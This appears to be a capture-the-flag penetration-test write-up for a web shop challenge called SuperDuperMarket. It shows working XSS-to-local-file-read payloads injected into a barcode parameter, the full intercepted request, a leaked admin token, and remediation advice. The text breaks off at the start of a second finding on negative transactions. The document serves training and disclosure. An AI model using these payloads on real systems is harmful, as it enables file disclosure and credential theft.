# PT REPORT

## SuperDuperMarket


## EXECUTIVE SUMMARY

During The Challenge Called SuperDuperMarket, I used an exploit of XSS (Cross-Site Scripting) vulnerability, that lead me to the disclosure of the administrator's authentication token. Additionally, a critical flaw was uncovered that allowed the transactions to be made with negative amounts, a misconfiguration that could potentially result in substantial financial loss. These severe vulnerabilities highlight the urgent need for enhanced security measures and rigorous validation processes within the web application framework.

## CONCLUSIONS

Once we were done with reviewing the security check for the 'SuperDuperMarket', It Was found That the system's protections aren't good enough. There's a tricky issue that could let skilled hackers inject harmful scripts, and a glitch that lets costumers make transactions with negative numbers. These issues mean hackers could get to data and money, The Main Exploitation vectors Are:

- VULN-001 Cross-Site Scripting (XSS) – injection of harmful scripts (CRITICAL)
- VULN-002 Unauthorized Negative Value Transactions Exploit (CRITICAL)



## CONCLUSIONS

### VULN-001 Cross-Site Scripting (XSS) – injection of harmful scripts (CRITICAL)

#### Description

Our investigation revealed a critical vulnerability, specifically a Cross-Site Scripting (XSS) breach, within the marketplace's web application. This security flaw was exploited during the post-purchase request phase. By altering the barcode parameter to include a harmful script, the response from the server included confidential parameters extracted from the previously located admin-api.js file. The severity of this vulnerability lies in its potential to compromise administrator credentials and gain elevated access to the system.

#### Details

In executing the penetration test, like every time we start by checking the path with /robots.txt file, which hinted at an accessible /admin-api.js containing JavaScript code, By staging a simulated purchase, the path /srv/node/receipt.pdf was identified, which enabled the interception of server-bound requests. These requests were modified with a crafted payload containing XSS code. And The response yielded the plaintext with the admin token


#### Note

In our testing, we managed to take advantage of the XSS vulnerability, as you can see in the Evidence Section. We didn't need to decode anything to get the admin token; it came to us in plain text. This fact highlights how big of a security risk this issue is.

# PT REPORT

**Evidence**

Inspecting 'robots.txt' file for potentially sensitive website endpoints




```
https://host-knea0mqa-prod.prod.cywar.xyz:50127/robots.txt
```

```
User-agent: *
Disallow: /admin-api.js
```

**FIGURE 1:** The robots.txt file hinting at restricted 'admin-api.js' file

admin-api.js revealing 'admin_token' variable in the JavaScript code what could mean Potential security flaw with 'admin_token' exposed in obfuscated JavaScript code, suggesting further investigation for security weaknesses



```
https://host-knea0mqa-prod.prod.cywar.xyz:50127/admin-api.js
```

```
const _0x123e=
['203713GZJBpv','993441KTqXJl','5vLXnxG','60742uOikcH','Unauthorized','1DVPUvt','616954hybBYx','Success','103518tzmeGV','1lteFqy','1137386vkzady','auth','warn','1394297UfETGz'
,'connection','admin_token','_0x318464(0x19c)](_0x56c7fa.decode_error','GET','/admin/users'];const _0x2a3689=_0x317f;function _0x317f(_0x42f535,_0x37eb09)
{_0x42f535=_0x42f535-0x191;let _0x123e2e=_0x123e[_0x42f535];return _0x123e2e;}(function(_0x3ae853,_0x2bf566){const _0x32eff9=_0x317f;while(!![]){try{const
_0x2b5b1b=parseInt(_0x32eff9(0x19f))+-parseInt(_0x32eff9(0x19d))+parseInt(_0x32eff9(0x19e))*-parseInt(_0x32eff9(0x198))+parseInt(_0x32eff9(0x19a))*parseInt(_0x32eff9(0x1a2))+-
parseInt(_0x32eff9(0x196))+-parseInt(_0x32eff9(0x197))*parseInt(_0x32eff9(0x195))+parseInt(_0x32eff9(0x19b));if(_0x2b5b1b===_0x2bf566)break;else _0x3ae853['push']
(_0x3ae853['shift']());}catch(_0x358699){_0x3ae853['push'](_0x3ae853['shift']());}}}(_0x123e,0xed653));const config={'admin_token':[_0x2a3689(0x192)]},getDB=_0x45c760=>{const
_0x985ca4=_0x2a3689;return new MySQL[(_0x985ca4(0x1a3))](_0x45c760)['getDB']();},checkAuth=_0xd812ed=>{const _0x173671=_0x2a3689,_0x3417ef=getDB(_0xd812ed);return
_0x3417ef[_0x173671(0x1a0)](_0xd812ed)?console[_0x173671(0x1a1)](_0x173671(0x19c)):console[_0x173671(0x1a1)](_0x173671(0x199));};function request(_0x1b753b)
{!checkAuth(admin_token)?logout():new Request(_0x1b753b);}const main=()=>{const _0x2f6a0f=_0x2a3689;request({...config,'method':_0x2f6a0f(0x193),'url':_0x2f6a0f(0x194)});};
console[_0x2a3689(0x1a1)](config[_0x2a3689(0x191)]);
```


```
https://host-knea0mqa-prod.prod.cywar.xyz:50127/admin-api.js
```

```
const _0x123e=
['203713GZJBpv','993441KTqXJl','5vLXnxG','60742uOikcH','Unauthorized','1D
,'connection','admin_token','_0x318464(0x19c)](_0x56c7fa.decode_error','G
{_0x42f535=_0x42f535-0x191;let _0x123e2e=_0x123e[_0x42f535];return _0x123
_0x2b5b1b=parseInt(_0x32eff9(0x19f))+-parseInt(_0x32eff9(0x19d))+parseInt
```

**FIGURE 2:** Evidence of potential security vulnerability identified within 'admin-api.js' file

# <span style="color:#00ff66">PT</span> REPORT

I'm attempting to deobfuscate the JavaScript code for security analysis using js-beautify to make it more readable and understandable




```javascript
const _0x123e = ['203713GZJBpv', '993441KTqXJl', '5vLXnxG', '60742uOikcH', 'Unauthorized', '1DVPUvt', '616954hybBYx', 'Success', '103518tzmeGV', '1lteFqy', '1137386
const _0x2a3689 = _0x317f;

function _0x317f(_0x42f535, _0x37eb09) {
    _0x42f535 = _0x42f535 - 0x191;
    let _0x123e2e = _0x123e[_0x42f535];
    return _0x123e2e;
}(function(_0x3ae853, _0x2bf566) {
    const _0x32eff9 = _0x317f;
    while (!![]) {
        try {
            const _0x2b5b1b = parseInt(_0x32eff9(0x19f)) + -parseInt(_0x32eff9(0x19d)) + parseInt(_0x32eff9(0x19e)) * -parseInt(_0x32eff9(0x198)) + parseInt(_0x32ef
            if (_0x2b5b1b === _0x2bf566) break;
            else _0x3ae853['push'](_0x3ae853['shift']());
        } catch (_0x358699) {
            _0x3ae853['push'](_0x3ae853['shift']());
        }
    }
}(_0x123e, 0xed653));
const config = {
        'admin_token': [_0x2a3689(0x192)]
    },
    getDB = _0x45c760 => {
        const _0x985ca4 = _0x2a3689;
        return new MySQL[(_0x985ca4(0x1a3))](_0x45c760)['getDB']();
    },
    checkAuth = _0xd812ed => {
        const _0x173671 = _0x2a3689,
            _0x3417ef = getDB(_0xd812ed);
        return _0x3417ef[_0x173671(0x1a0)](_0xd812ed) ? console[_0x173671(0x1a1)](_0x173671(0x19c)) : console[_0x173671(0x1a1)](_0x173671(0x199));
    };

function request(_0x1b753b) {
    !checkAuth(admin_token) ? logout() : new Request(_0x1b753b);
}
const main = () => {
    const _0x2f6a0f = _0x2a3689;
    request({
        ...config,
        'method': _0x2f6a0f(0x193),
        'url': _0x2f6a0f(0x194)
    });
};
console[_0x2a3689(0x1a1)](config[_0x2a3689(0x191)]);
```

```json
{
  "indent_size": "4",
  "indent_char": " ",
  "max_preserve_newlines": "5",
  "preserve_newlines": true,
  "keep_array_indentation": false,
  "break_chained_methods": false,
  "indent_scripts": "normal",
  "brace_style": "collapse",
  "space_before_conditional": true,
  "unescape_strings": false,
  "jslint_happy": false,
  "end_with_newline": false,
  "wrap_line_length": "0",
  "indent_inner_html": false,
  "comma_first": false,
  "e4x": false,
  "indent_empty_lines": false
}
```

**FIGURE 3:** Checking a complex JavaScript code with a beautification tool, JSON configuration settings for a code beautification tool

a digital receipt in PDF format opened in a web browser. The path to the file is displayed at the top, indicating that it's stored on a server



/srv/node/receipt.pdf

Thank you for shopping with us!


Mar. 26, 2024 | 1:09PM

| | | |
|---|---|---|
| Corn | 8 | $ 42.04 |
| | Total: | $ 42.04 |

ff1c9880-eb71-11ee-af6c-f9f5398e9c88ff1c9881

**FIGURE 4:** Transaction receipt from a simulated purchase, showing item details and a unique transaction identifier for verification, which lead me to the /srv/node/receipt.pdf path/

I found a cross-site scripting (XSS) attack that is used to perform a local file inclusion (LFI) exploit. The code makes an XMLHttpRequest to retrieve the contents of a sensitive file from the server's filesystem, targeting a file related to the web application ('/srv/node/admin-api.js')



## XSS to LFI


- https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html

```
<script>
var xhr = new XMLHttpRequest;
xhr.onload = function() {
    document.write(this.responseText);
};
xhr.open("GET", "file:///etc/passwd");
xhr.send();
</script>
```

```
<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText);};x.open
('GET','file:///srv/node/admin-api.js');x.send();</script>
```

**FIGURE 5:** XSS exploit code is used to show a Local File Inclusion (LFI) vulnerability within a web application

Used Burp Suite to intercept and modify the barcode parameter in the request, inserting a payload to retrieve the admin token from the server


Burp Project Intruder Repeater View Help
Target Proxy Intruder Collaborator Repeater Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


Request to https://host-knea0mqa-prod.prod.cywar.xyz:50127 [34.239.138.47]

```
POST /api/checkout HTTP/1.1
Host: host-knea0mqa-prod.prod.cywar.xyz:50127
Cookie: itemsInCart=[{"id":6,"amount":8}]; SN=daeaa040-eb73-11ee-af6c-f9f5398e9c88daeaa041
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 8560
Origin: https://host-knea0mqa-prod.prod.cywar.xyz:50127
Referer: https://host-knea0mqa-prod.prod.cywar.xyz:50127/checkout
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "cart":[
    {
      "amount":8,
      "id":6
    }
  ],
  "barcode" "<script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText);};x.open('GET','file:///srv/node/admin-api.js');x.send();</script>"
}
```

**FIGURE 6:** an HTTP request in Burp Suite showing an XSS injection into the barcode parameter aimed at acquiring an administrative token

# PT REPORT

Forwarded the request from the burp suite and by doing that I Manipulated the web application to execute a malicious request, which successfully returned sensitive information that included the admin token and the flag



NOTE: Due to coronavirus, we have converted all of our resources to online shopping. We hope no one will abuse this application as we developed

```
// [Yesterday 6:58 PM] const config = { admin_token:
'dcb129fb258a43a525efaebb3dc7512d' } const getDB =
(token) => { return new MySQL.connection(token).getDB() }
const checkAuth = (token) => { const db = getDB(token) if
(db.auth(token)) { return console.warn("Success") } else
{ return console.warn("Unauthorized") } } function
request(config) { if (!checkAuth(admin_token)) { logout()
} else { new Request(config) } } const main = () => {
request({ ...config, method: "GET", url: "/admin/users"
}) } console.warn(config.admin_token)
```

**FIGURE 7: The** response from the request with the malicious payload revealing an exposed admin token in the web application's code

## Remediation Options

- **Output Encoding:** Consistently encode user-supplied data before embedding it into HTML or PDFs.
  Utilize contextual encoding (HTML entity encoding for HTML contexts, PDF-safe encoding for PDF contexts).
- **Response Headers:** Utilize HTTP response headers such as Content-Type and X-Content-Type-Options to dictate how browsers should process the content, preventing the execution of unintended active content.
- **Content Security Policy (CSP):** Implement a comprehensive CSP:
  Restrict script execution to trusted sources.
  Define allowed sources for JavaScript, styles, images, and other resources.
  Mitigate both reflected and stored XSS attacks.
- **Input Validation and Sanitization:** Scrutinize all user-provided input, including the barcode parameter.
  Employ a robust validation library for JavaScript:
  Remove or escape potentially harmful characters (e.g., <, >, &, ").
  Consider using a whitelist approach, accepting only specific characters or patterns.

## CONCLUSIONS

### VULN-002 Unauthorized Negative Value Transactions Exploit (CRITICAL)

#### Description

